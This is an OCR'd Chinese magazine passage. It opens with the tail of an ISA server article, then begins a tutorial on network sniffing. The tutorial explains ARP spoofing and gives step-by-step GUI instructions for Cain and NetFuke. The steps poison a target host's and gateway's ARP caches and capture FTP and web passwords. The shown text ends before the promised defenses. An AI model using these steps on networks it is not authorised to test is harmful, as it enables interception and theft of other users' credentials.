


图 52

只有输入 ISA 中添加配置的用户名和密码才可以访问网络。

到现在为止我们从域控制器、DNS 服务器、ISA 服务器及客户端的所有配置都已完成。用户只需要跟据教程一步一步操作即可。



浅谈 Windows 和 Linux 下的嗅探攻击及防范

图/文 Cnxx

嗅探，又称 sniff，顾名思义也就是监听网络上的数据。以前在使用 HUB（也就是集线器）的时代，嗅探十分简单。因为 HUB 的网络是共享的，所以一个局域网的用户都可以接收到相同的数据包，这时候只需要将网卡设置为混杂模式就可以嗅探到数据包。不过现在的网络一般都处于交换的环境，在交换机的环境下数据包是发向端口的，因此嗅探方式也已改变。不过在交换机的环境下，主机之间的相互通信是通过 MAC 地址完成的，而 MAC 地址保存在计算机的 ARP 缓存表中，因此可以通过 ARP 欺骗，更改目标机器的 ARP 缓存表中的 MAC 地址，让目标主机认为攻击者的主机就是网关，然后将数据发送到攻击者的主机，最后攻击者再将数据转发给网关。当然，在这个过程中，攻击者主机也就将传输的数据保存下来了。在渗透测试中，通过嗅探获得敏感数据是一种比较常见的手段，本文就介绍一下 Windows 和 Linux 环境下常用嗅探工具的使用及防范方式。

1. Windows 下嗅探工具

Windows 下最常用的嗅探工具当然是大名鼎鼎的 Cain，Cain 本来主要的功能是用来破解密码的，由于它的嗅探功能也十分强大。因此在 Windows 环境下，使用 Cain 进行嗅探十分有效。Cain 的安装十分简单，这里就不再演示了，下面简单介绍一下 Cain 的使用。

可以看 Cain 的界面还是挺复杂的，如图 1 所示。不过今天只使用其中的嗅探功能，也就是 Sniffer 那个模块。首先单击菜单栏中的 Configure 按钮，也就是配置选择，弹出一个对话框，如图所示 2。这里只关注 Sniffer 这个选项，这里需要选择一下网卡，由于本机只有一个网卡，也就不用选择了。然后单击第二个图标，也就是 Start Sniffer，再切换到 Sniffer 选择面版中，这时你会发现下面出现了几个选项，这几个选项关系着嗅探是否成功。在下面的选项中首先选择 Hosts 这个选项，也就是对主机进行扫描，单击鼠标右键，在弹出的快捷菜单中选择 Scan Mac Addresses 在弹出的快捷菜单中，将会弹出一个对话框，如图 3 所示。可以根据情况选择一个网段扫描或者全部扫描，选择 All Tests 就可以了，单击 OK 按钮后 Cain 就会对网段进行扫描了。




图 1 Cain 界面




图 2 配置选项




图 3 Scan Mac Addresses

扫描完主机以后，切换到 ARP 选项，然后单击上面那个“加号”图标，这里需要注意的是，默认情况下“加号”是灰色的，需要先单击一下中间像表格一样的地方，然后“加号”图标就会变成可以单击的图标，如图 4 所示。在弹出的对话框中，左边选择网关，右边选择需要嗅探的主机，可以多选，这里只演示对 192.168.128.135 这个主机进行嗅探。最后在单击上面第 3 个图标，也就是 Start Arp 图标，就开始对 192.168.128.135 这台主机进行嗅探了。可以看见 Cain 能够嗅探到的内容相当多，比如说 ftp、邮箱、网页密码等，比如这里我登陆了 FTP，FTP 的密码就会被嗅探到，如图 5 所示。




图 4 ARP 欺骗设置




图 5 成功嗅探到 FTP 密码

由于 Cain 软件比较复杂，程序体积也比较大，下面就再介绍另一款 Windows 下使用的嗅探器——NetFuke，经过测试，这款嗅探器使用的效果也相当稳定。NetFuke 是一款绿色软件，不需要安装，不过需要 Winpcap 的环境，Winpcap(Windows packet capture)是 Windows 平台下一个免费、公共的网络访问系统，它可以为 Win32 应用程序提供访问网络底层的能力。如果没有安装 Winpcap，NetFuck 运行的时候就会弹出缺少 DLL 的提示。

运行 NetFuke，可以看出界面还是十分简洁的，如图 6 所示。不过虽然界面简单，功能却十分强大。如果直接运行是没有任何结果的，首先要单击设置选项下面的嗅探设置，然后就会弹出一个对话框，如图 7 所示。这里我们进行的是 ARP 欺骗，所以选中启用 ARP 欺骗和启用混杂模式监听。为了让数据进入 NetFuke 的主机，然后再进入被嗅探的主机，还需要选中主动转发。其中缓冲区会自动保存一个目录，这样就可以将数据保存下来了，便于以后分析。至于过滤器、分析器这些就留给读者自己尝试吧。




图 6 NetFuke 界面




图 7 嗅探设置对话框

由于这里进行的是 ARP 欺骗，所以还需要进行 ARP 欺骗设置，这里选择双向欺骗，也就是既欺骗网关，也欺骗目标主机，来源 IP 地址就填写网关地址，目标 IP 地址就填写需要欺骗的主机 IP 地址，中间人 MAC 软件会自动填好。欺骗模式选择 ARP_Response 即可，下面的选项保存默认即可，如图 8 所示。经过这样的设置，NetFuke 就配置好了，这时候只需要单击“开始”按钮，NetFuke 就会对目标主机进行 ARP 欺骗。由于在上面的操作中选择了缓冲区自动保存，因此欺骗到的数据都将会保存到本机。另外，NetFuke 还可以支持将嗅探到的 FTP 等密码自动显示，比如在目标主机中登陆了 FTP，NetFuke 就会自动显示出嗅探到的 FTP 登陆信息，如图 9 所示。其实 NetFuke 的功能还有很多，这里就不再一一演示，留给读者慢慢研究。

